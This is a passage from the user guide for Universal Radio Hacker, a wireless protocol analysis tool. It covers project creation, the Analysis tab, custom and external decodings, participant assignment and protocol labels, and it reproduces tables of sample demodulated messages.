A word of caution here: You already made some adjustments in the Interpretation tab and will probably do a lot more in Analysis tab. Your work will be lost when you close the program unless you **create a project**. You can convert your current work to a project any time via File→New Project. This will give you a dialog (fig. 12) for your new project.


Create a new project

New Project

test

Choose a path: /tmp/test

Note: A new directory will be created.

Default sample rate: 1,000M Sps

Default frequency: 433,920M Hz

Default bandwidth: 1,000M Hz

Default gain: 20

Tip: Open spectrum analyzer to find these values.

Description:

Participants:

	Name	Shortname	Color	Relative RSSI	Address (hex)
1	Device A	A	🟨	0 (low)	
2	Device B	B	🟩	1 (high)	


Broadcast address (hex): ffff

Figure 12: Dialog for creating a new project. All your changes from a non-project will be transferred to the new project.

All you need to do is to choose a directory where your project shall be saved to. Furthermore, you can make some default settings for your project and add a description. You can also configure the participants (see section 4.5), such as a remote control or a smart home central that are investigated in this project. Although you create a new project, your current work will be transferred, given that you are not already working on a project. If you want to make a fresh start, just close everything before creating a new project via File→Close all.

4.3 View data from different perspectives

Let's start exploring the Analysis tab by looking at the top of it first as shown in fig. 13.



New Group ✓
on_off ✓

View data as: Hex
Configure Decoding: Wireless Short Packet
Decoding errors for message: 0 (0,00%)

Search Pattern

RSSI: 0,07

Timestamp: 25,81 ms (+22,15 ms)

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
2	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
3	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
4	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
5	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
6	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
7	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
8	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
9	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
10	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
11	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
12	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b

✓ Mark diffs in protocol
☐ Show only diffs in protocol
☐ Show only labels in protocol

Bit: 10101001 Hex: a9 Decimal: 169 2 column(s) selected

Figure 13: Top part of the Analysis tab.

All messages are aligned under each other in the center table for easy comparison. For convenience, you can mark differences using the checkbox at the bottom left of fig. 13.

The top row above the table allows you to:

- **Search** for patterns in the data.
- View the Received Signal Strength Indicator, **RSSI,** of the selected message.
- View the **absolute and relative timestamp** for the selected message.
- **Save** the current protocol with the button on the right.

Right below the table, you see current selection in **Bit**, **Hex** and **Decimal** representation.

Now, let's have a look at the left part of fig. 13. In the *Protocols* tab, you can define which protocols you want to see in the table. Simply uncheck a protocol to hide it. For a better structure, you can also create groups using the context menu and move your protocols around these groups using drag and drop or using the context menu. In the participants tab, you can hide messages from certain participants (see section 4.5).

With the *View data as* combobox you can choose how the data in the table should be presented: *Bit, Hex* and *ASCII* view are supported. When opening the program, the view will default to the value set in *Edit*→*Options*→*View Default View*.

With the *Configure decoding* combobox, you can assign a decoding to the currently selected messages. You will learn more about decodings in section 4.4. Below this combobox you see how many errors occurred during decoding the selected message.

The Analyze button at the bottom left of fig. 13 automates many Analysis steps. It can:

- **Assign participants** based on the RSSI of each message.
- **Assign decodings** based on the decoding errors for each message.
- **Assign message types** based on the configured rules described in section 4.7.
- **Assign labels** based on heuristics for protocol labels.


You can configure *Analysis* button behavior using the arrow on its right. Especially when assigning different participants to many messages, this button becomes useful.

4.4 Decoding

Wireless protocols may use sophisticated encodings to prevent transmission errors or increase their energy efficiency. While this is a great idea for designing good IoT protocols, it somehow hinders you from investigating the (true) transmitted data.

4.4.1 Configure Decodings

Therefore, URH comes with a powerful decoding component. You can access it via *Edit*→*Decoding* from the main menu or by selecting ... as decoding in the Analysis tab. This will open the decoding dialog shown in fig. 14.



DECODING PROCESS

Invert:
All bits are inverted, i.e. 0->1 and 1->0.

Signal {0,1}: 10010110

Decoded Bits: 01101001

Figure 14: In the decoding dialog custom decodings can be crafted.

A decoding consists of (at least one) primitives that are chained together and processed based on their position in the list from top to bottom. You can add primitives by drag&drop.

You can preview the effect of your decoding with the fields in the lower area of the dialog. This way you can make experiments without leaving the dialog.

4.4.2 External Decodings

Have a very tough encoding and can't find a way to build it with the given primitives? No worries! You can program your decoding in your favored language and use it right in URH!

The interface for your external program is simple:

- Read the input as string (e.g., 11000) as command line argument
- Write the result to STDOUT


You can learn more about external decodings in our GitHub wiki:
https://github.com/jopohl/urh/wiki/Decodings#use-external-program.

4.4.3 Choose decoding

Save your new decoding with the *Save as...* button and it will be added to the list of available encodings in the Analysis tab. To apply your crafted decoding to your data, just select the messages you want to set it for (Ctrl+A for all) and use the *Configure Decoding* combobox in the Analysis tab.

4.5 Participants

Protocol reverse engineering gets really complicated when multiple participants are involved. For example, a wireless socket may be switched from a smart home central that is triggered by a remote control. To keep an overview, URH offers configurable participants. To use this feature, you need to create or load **a project** (section 4.2) and configure your participants via *File*→*Project settings*. Here, you will find the table from fig. 15.




Participants:

	Name	Shortname	Color	Relative RSSI	Address (hex)
1	Alice	A	🟨	0 (low)	
2	Bob	B	🟩	1	
3	Carl	C	🟥	2 (high)	

Figure 15: Use this table in project settings to configure participants.

Use the + and − buttons right to the table to add or remove participants, respectively. You can configure name, shortname and color of a participant to adapt it to your project. The relative RSSI will be used from URH to assign participants automatically when pressing the *Analyze* button (section 4.3). If you know the address of a participant, you can enter it here to help URH during automatic finding of labels when pressing the *Analyze* button.

To **assign** participants, you can either use *Analyze* button to do this automatically or use the context menu of the message table as shown in fig. 16.




	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40
1 (A)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
2 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
3 (A)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
4 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
5 (B)	1	0	1	0														0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
6 (B)	1	0	1	0																		0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
7 (C)	1	0	1	0																		0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
8 (C)	1	0	1	0																		0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
9 (B)	1	0	1	0																		0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
10 (B)	1	0	1	0														0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
11 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
12 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
13 (B)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
14 (B)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
15 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1
16 (C)	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	0	1	1	0	0	1	1	1

Figure 16: Manually assign a participant to selected messages with context menu.

As shown in fig. 16, each row header gets the background color of the assigned participant of the respective message. Furthermore, the participant's shortname is added behind the row number.

With the context menu, you can also show the current selection in Interpretation. This tight integration with Interpretation allows you to find bit errors easily. Furthermore, the messages in Interpretation are also colored according to the assigned participants as shown in fig. 17.



```
aaaaaaaa67686768ec490d6aed842844d97ad26d705dd2300a91f34d19400 [Pause: 127665 samples]
aaaaaaaa67686768ecc16d818db64bc6637ade88f46fd5a71807633bb4082 [Pause: 9246 samples]
aaaaaaaa67686768fc99ff1398fbc [Pause: 71534 samples]
aaaaaaaa67686768e5c16db1f38f4bc6637ade88f58a01718ff174a5e504bc406a76f06f5bf [Pause: 17763 samples]
aaaaaaaa67686768fc99ff1398fbe [Pause: 36602 samples]
aaaaaaaa67686768ecc16de20f0c183ae07ad239710763e35f18975d3369e [Pause: 13075 samples]
```


Figure 17: Participants are also visualized in Interpretation.

4.6 Labels

Messages of a protocol contain fields like Length, Address or Synchronization. During Analysis, you will reveal protocol fields one by one. To help you with this task, URH supports assigning **labels** to arbitrary parts of messages. These labels represent your current hypothesis for a field. You will learn how to master labels in this section.

4.6.1 Assigning and editing labels

To assign a label, simply select your desired range in message table and use context menu (right click)→*Add protocol label*. After adding a label, you can enter a name for it in the list view on the list view in bottom file (see fig. 18) or choose a predefined name based on the configured field types (section 4.6.2).



View data as: Hex

Configure Decoding: Wireless Short Packet

Decoding errors for message: 0 (0,00%)

- Mark diffs in protocol
- Show only diffs in protocol
- Show only labels in protocol

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
2	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
3	a	a	9	6	1	0	0	0	2	c	1	c	0	2	4	b
4	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
5	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
6	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b
7	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
8	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
9	a	a	9	6	3	0	0	0	2	c	1	c	0	2	6	b
10	a	a	9	5	0	0	0	0	2	c	1	c	0	2	2	b

Bit: 000000000010110000011100 Hex: 002c1c

Message type: default

✓ preamble
✓ *data*

Name	Display format	Value
preamble	Bit	10101010
data	Hex	30

Figure 18: Assigned labels will be added to label list view and Wireshark-like preview.

Once the label is added, you notice three changes on Analysis tab:

